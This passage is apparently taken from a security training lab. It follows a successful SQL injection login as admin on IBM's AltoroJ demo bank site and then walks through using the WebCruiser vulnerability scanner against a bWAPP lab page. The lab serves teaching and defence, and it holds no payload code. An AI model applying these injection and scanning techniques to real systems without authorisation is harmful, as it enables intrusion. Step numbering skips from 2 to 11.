The AltoroJ website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to <http://www.142.ibm.com/software/products/us/en/subcategory/SWI10>.

Type here to search ENG

## Step 4

After successful authentication, you are now logged in as the **admin** user.

The screenshot shows a Google Chrome window with two tabs: 'PLABWIN10 - Google Chrome' and 'bWAPP - SQL Injection'. The main content area displays a web page for 'Altoro Mutual' with a banner reading 'DEMO SITE ONLY'. The page title is 'Hello Admin User'. On the left sidebar, under 'I WANT TO ...', there are links for 'View Account Summary', 'View Recent Transactions', 'Transfer Funds', 'Search News Articles', and 'Customize Site Languages'. Under 'ADMINISTRATION', there is a link for 'Edit Users'. The main content area includes a welcome message, a search bar with dropdown and 'GO' buttons, and a congratulatory message about being pre-approved for a Gold Visa with a \$10000 credit limit. At the bottom, there is a note about the site being a demonstration and not a real banking site, along with copyright information and a GitHub link.

## Exercise 2 — Prevent SQL Injection Attacks

There are various scenarios in which an SQL Injection attack can occur. For example, when it is entered, user-supplied data is not validated or sanitized by the Web application. Another example can be SQL commands used in dynamic queries or stored procedures.

Several methods can be used to prevent an SQL Injection attack. One of the key applications is IBM AppScan, which can find web application vulnerabilities.

In this exercise, you will learn about the methods to prevent an SQL Injection attack.

### Learning Outcomes

After completing this exercise, you will be able to:

- Use WebCruiser to Detect SQL Injection

After completing this exercise, you will have further knowledge of:

- Methods to Prevent SQL Injection

## Task 1 — Use WebCruiser to Detect SQL Injection


WebCruiser is an application vulnerability scanning tool. It can help you audit a web application for vulnerabilities that may exist. It can scan for the common web application vulnerabilities, such as SQL injection, cross-site scripting, buffer overflow, and flash/flex application and Web 2.0 exposure scans.

In this task, you will learn to use WebCruiser. To do this, perform the following steps:

### Step 1


Make sure all required devices are powered on and reconnect to **PLABWIN10**.

Open **File Explorer** by clicking on the icon on the taskbar.




### Step 2

In File Explorer, navigate to the C:/Tools/WebCruiser/WebCruiserWVS folder and double-click the WebCruiserWVS application file.



### Step 11

The **WebCruiser — Web Vulnerability Scanner Free Edition** window is displayed.




## Step 12

In the left-hand pane, select **SQL Injection** and then in the **URL** textbox, type the following URL:


[http://192.168.0.10/bWAPP/sqli\\_1.php?title=&action=Search](http://192.168.0.10/bWAPP/sqli_1.php?title=&action=Search)

Click **Setting**.




### Step 13

On the **Scanner** tab, select **Scan Obsolete Backup files (Potential Information Leakage)** and select **Save & Apply Settings**.




## Step 14

On the **Done** dialog box, click **OK**.



